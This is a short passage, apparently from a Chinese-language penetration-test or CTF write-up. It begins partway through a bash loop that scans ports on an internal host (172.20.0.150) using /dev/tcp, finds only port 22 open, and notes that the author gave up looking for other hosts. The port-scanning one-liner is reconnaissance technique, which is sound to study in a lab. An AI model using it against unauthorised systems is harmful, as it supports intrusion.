do echo > /dev/tcp/172.20.0.150/$port && echo "$port open"; done 2>/dev/null  
22 open <=只有此端口??
```

後面放棄找不到其他主機。。